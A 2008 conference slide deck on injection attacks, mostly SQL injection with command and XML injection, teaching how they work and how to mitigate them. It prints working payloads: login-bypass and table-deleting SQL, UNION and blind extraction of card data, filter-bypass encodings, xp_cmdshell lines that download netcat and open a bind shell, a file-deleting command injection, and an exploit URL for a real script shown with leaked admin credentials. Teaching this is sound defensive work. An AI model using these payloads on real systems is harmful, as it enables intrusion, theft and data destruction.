



Ohio Information Security Conference '08

Injection Attacks

James Walden

Northern Kentucky University

Assistant Professor at NKU

- Cert in secure software engineering.
- Minor in information security.
- Minor in computer forensics.

Industrial experience (CMU, Intel)

- Secure web applications.
- Secure UNIX applications.
- UNIX/Network Security




1. What are injection attacks?
2. How SQL Injection Works
3. Exploiting SQL Injection Bugs
4. Mitigating SQL Injection
5. Other Injection Attacks

- Injection attacks trick an application into including unintended commands in the data send to an interpreter.
- Interpreters
 - Interpret strings as commands.
 - Ex: SQL, shell (cmd.exe, bash), LDAP, XPath
- Key Idea
 - Input data from the application is executed as code by the interpreter.

SQL Injection

1. App sends form to user.
2. Attacker submits form with SQL exploit data.
3. Application builds string with exploit data.
4. Application sends SQL query to DB.
5. DB executes query, including exploit, sends data back to application.
6. Application returns data to user.



SQL Injection in PHP



```
$link = mysql_connect($DB_HOST,  
    $DB_USERNAME, $DB_PASSWORD) or die  
    ("Couldn't connect: " . mysql_error());
```

```
mysql_select_db($DB_DATABASE);
```

```
$query = "select count(*) from users where  
    username = '$username' and password =  
    '$password'";
```

```
$result = mysql_query($query);
```

SQL Injection Attack #1



Unauthorized Access Attempt:

```
password = ' or 1=1 --
```

SQL statement becomes:

```
select count(*) from users where username  
= 'user' and password = ' or 1=1 --
```

Checks if password is empty OR 1=1, which is always true, permitting access.

SQL Injection Attack #2



Database Modification Attack:


```
password = 'foo'; delete from table users where  
username like '%'
```

DB executes **two** SQL statements:

```
select count(*) from users where username =  
'user' and password = 'foo'
```

```
delete from table users where username like '%'
```

Exploits of a Mom



SQL Injection Demo



O-ISC '08
Ohio Information Security Conference

SQL Injection Demo

Finding SQL Injection Bugs



O-ISC '08
Ohio Information Security Conference

1. Submit a single quote as input.
 - If an error results, app is vulnerable.
 - If no error, check for any output changes.
2. Submit two single quotes.
 - Databases use ' ' to represent literal '
 - If error disappears, app is vulnerable.
3. Try string or numeric operators.
 - Oracle: ' | | ' FOO ■ 2-2
 - MS-SQL: ` + ' FOO ■ 81+19
 - MySQL: ' ' FOO ■ 49-ASCII(1)

Most common SQL entry point.

```
SELECT columns  
FROM table  
WHERE expression  
ORDER BY expression
```

Places where user input is inserted:

```
WHERE expression  
ORDER BY expression  
Table or column names
```

Injecting into INSERT

Creates a new data row in a table.

```
INSERT INTO table (col1, col2, ...)
VALUES (val1, val2, ...)
```

Requirements

Number of values must match # columns.

Types of values must match column types.

Technique: add values until no error.

```
foo' )--
```

```
foo', 1)--
```

```
foo', 1, 1)--
```

Injecting into UPDATE

Modifies one or more rows of data.

```
UPDATE table  
    SET col1=val1, col2=val2, ...  
    WHERE expression
```

Places where input is inserted

SET clause

WHERE clause

Be careful with WHERE clause

' OR 1=1 will change **all** rows

UNION

Combines `SELECT`s into one result.

```
SELECT cols FROM table WHERE expr  
UNION  
SELECT cols2 FROM table2 WHERE expr2
```

Allows attacker to read any table

```
foo' UNION SELECT number FROM cc--
```

Requirements

Results must have same number and type of cols.

Attacker needs to know name of other table.

DB returns results with column names of 1st query.

Finding #columns with NULL

- \ UNION SELECT NULL--
- \ UNION SELECT NULL, NULL--
- \ UNION SELECT NULL, NULL, NULL--

Finding #columns with ORDER BY

- \ ORDER BY 1--
- \ ORDER BY 2--
- \ ORDER BY 3--

Finding a string column to extract data

- \ UNION SELECT 'a', NULL, NULL--
- \ UNION SELECT NULL, 'a', NULL--
- \ UNION SELECT NULL, NULL, 'a'--

Problem: What if app doesn't print data?

Injection can produce detectable behavior

Successful or failed web page.

Noticeable time delay or absence of delay.

Identify an exploitable URL

```
http://site/blog?message=5 AND 1=1
```

```
http://site/blog?message=5 AND 1=2
```

Use condition to identify one piece of data

```
(SUBSTRING(SELECT TOP 1 number FROM cc), 1, 1) = 1
```

```
(SUBSTRING(SELECT TOP 1 number FROM cc), 1, 1) = 2
```

... or use binary search technique ...

```
(SUBSTRING(SELECT TOP 1 number FROM cc), 1, 1) > 5
```

Downloading Files

```
exec master..xp_cmdshell 'tftp  
192.168.1.1 GET nc.exe c:\nc.exe'
```

Backdoor with Netcat

```
exec master..xp_cmdshell 'nc.exe -e  
cmd.exe -l -p 53'
```

Direct Backdoor w/o External Cmds

```
UTL_TCP.OPEN_CONNECTION('192.168.0.  
1', 2222, 1521)
```

Real Estate Site Hacking

Exploit against <http://phprealestatescript.com/>


[www.website.com/fullnews.php?id=-1/**/UNION/**/ALL/**/SELECT/**/1,2,concat\(username, char\(58\),password\),4,5/**/FROM/**/admin/*](http://www.website.com/fullnews.php?id=-1/**/UNION/**/ALL/**/SELECT/**/1,2,concat(username,char(58),password),4,5/**/FROM/**/admin/*)



The screenshot shows a real estate website interface. At the top, there are links for "Sign In" and "Not a member? Sign up". A search bar contains the text "2 - 5" and "ggolden:hDsp@sns". A red arrow points from the text "There is the admin username and password." to the search results. The page includes sections for "Quick Search", "Most Popular Listings", "Testimonials", "Movie Times", "Local News", and "Weather".

Impact of SQL Injection

1. Leakage of sensitive information.
2. Reputation decline.
3. Modification of sensitive information.
4. Loss of control of db server.
5. Data loss.
6. Denial of service.



The Cause: String Building



O-ISC '08
Ohio Information Security Conference

Building a SQL command string with user input in any language is dangerous.

- Variable interpolation.
- String concatenation with variables.
- String format functions like `sprintf()`.
- String templating with variable replacement.

Ineffective Mitigations

Blacklists

Stored Procedures

Partially Effective Mitigations

Whitelists

Prepared Queries

Filter out known bad SQL meta-characters, such as single quotes.

Problems:

1. Numeric parameters don't use quotes.
2. URL escaped metacharacters.
3. Unicode encoded metacharacters.
4. Did you miss any metacharacters?

Numeric SQL Injection

select count(*) from users where uid=\$uid

Unauthorized Access Attempt:

uid = 1 or 1=1

SQL statement becomes:

select count(*) from users where uid=1 or 1=1

Bypassing Filters

Different case

SeLecT instead of SELECT or select

Bypass keyword removal filters

SEL**SELECT**ECT

URL-encoding

%53%45%4C%45%43%54

SQL comments

SELECT/*foo*/num/*foo*/FROM/**/cc

SEL/*foo*/ECT

String Building

'us' || 'er'

chr(117)||chr(115)||chr(101)||chr(114)

Stored Procedures

Stored Procedures build strings too:

```
CREATE PROCEDURE dbo.doQuery(@id nchar(128))
```

```
AS
```

```
    DECLARE @query nchar(256)
```

```
    SELECT @query = 'SELECT cc FROM cust WHERE  
id="' + @id + "'
```

```
    EXEC @query
```

```
RETURN
```

Reject input that doesn't match your list of safe characters to accept.

- Identify what is good, not what is bad.
- Reject input instead of attempting to repair.
- Still have to deal with single quotes when required, such as in names.

Prepared Queries

```
require_once 'MDB2.php';

$mdb2 =& MDB2::factory($dsn, $options);
if (PEAR::isError($mdb2)) {
    die($mdb2->getMessage());
}

$sql = "SELECT count(*) from users where username = ? and
    password = ?";

$type = array('text', 'text');
$stmt = $mdb2->prepare($sql, $type, MDB2_PREPARE_MANIP);
$data = array($username, $password);
$stmt->execute($data);
```

Other Injection Types

- Shell injection.
- Scripting language injection.
- File inclusion.
- XML injection.
- XPath injection.
- LDAP injection.
- SMTP injection.

Command Injection



Find program that invokes a subshell command with user input

UNIX C: **system()**, **popen()**, ...

Windows C: **CreateProcess()**, **ShellExecute()**

Java: **java.lang.Runtime.exec()**

Perl: **system()**, **`**, **open()**

Use shell meta-characters to insert user-defined code into the command.

Command Injection in Java



O-ISC '08
Ohio Information Security Conference

```
String btype =  
    request.getParameter("backuptype");  
  
String cmd = new String("cmd.exe /K  
    \"c:\\util\\rmanDB.bat  
    "+btype+"&&c:\\util\\cleanup.bat\"");  
  
System.Runtime.getRuntime().exec(cmd);
```



How to exploit?

Edit HTTP parameter via web browser.

Set backuptype to be “&& del c:\\dbms*.*”

How to defend?

Whitelist: verify input from list of safe strings.

Run commands separately w/o cmd.exe.

User registration Form

`http://site/adduser?username=al&password=letmein&email=al@gmail.com`

XML data

```
<user>  
  <username>al</username>  
  <password>letmein</password>  
  <userid>101</userid/>  
  <mail>al@gmail.com</mail>  
</user>
```

XML Injection

Malicious input

Username: al

Password:

letmein</password><userid>0</userid><mail><!--

Email: --><mail>al@gmail.com

Result

```
<user>
```

```
  <username>al</username>
```

```
  <password>letmein</password>
```

```
  <userid>0</userid> <!--</password>
```

```
  <userid>101</userid> <mail>-->
```

```
  <mail>al@gmail.com</mail>
```

```
</user>
```

- Injection attacks are possible whenever data is sent to an interpreter.
 - SQL, XML, Shell, Scripting language, LDAP, etc.
- Finding injection vulnerabilities
 - Use input with metacharacters like ' ; <
- Impact of injection attacks
 - Loss of sensitive data
 - Modification of data: malware, backdoors, etc.
- Mitigation techniques
 - Whitelist filtering, rejecting any bad input.
 - Separate code and data

References



1. Andres Andreu, *Professional Pen Testing for Web Applications*, Wrox, 2006.
2. Chris Anley, "Advanced SQL Injection In SQL Server Applications," http://www.nextgenss.com/papers/advanced_sql_injection.pdf, 2002.
3. Stephen J. Friedl, "SQL Injection Attacks by Example," <http://www.unixwiz.net/techtips/sql-injection.html>, 2005.
4. Ferruh Mavituna, SQL Injection Cheat Sheet, <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku>
5. J.D. Meier, et. al., *Improving Web Application Security: Threats and Countermeasures*, Microsoft, <http://msdn2.microsoft.com/en-us/library/aa302418.aspx>, 2006.
6. Randall Munroe, XKCD, <http://xkcd.com/327/>
7. OWASP, OWASP Testing Guide v2, http://www.owasp.org/index.php/Testing_for_SQL_Injection, 2007.
8. Joel Scambray, Mike Shema, and Caleb Sima, *Hacking Exposed: Web Applications, 2nd edition*, Addison-Wesley, 2006.
9. SEMS, "SQL Injection used to hack Real Estate Web Sites," <http://www.semspot.com/2007/12/19/sql-injection-used-to-hack-real-estate-websites-extreme-blackhat/>, 2007.
10. Chris Shiflett, *Essential PHP Security*, O'Reilly, 2005.
11. SK, "SQL Injection Walkthrough," <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, 2002.
12. SPI Labs, "Blind SQL Injection," http://sqlinjection.com/assets/documents/Blind_SQLInjection.pdf, 2007.
13. Dafydd Stuttard and Marcus Pinto, *Web Application Hacker's Handbook*, Wiley, 2007.
14. WASC, "Web Application Incidents Annual Report 2007," <https://bsn.breach.com/downloads/whid/The%20Web%20Hacking%20Incidents%20Database%20Annual%20Report%202007.pdf>, 2008.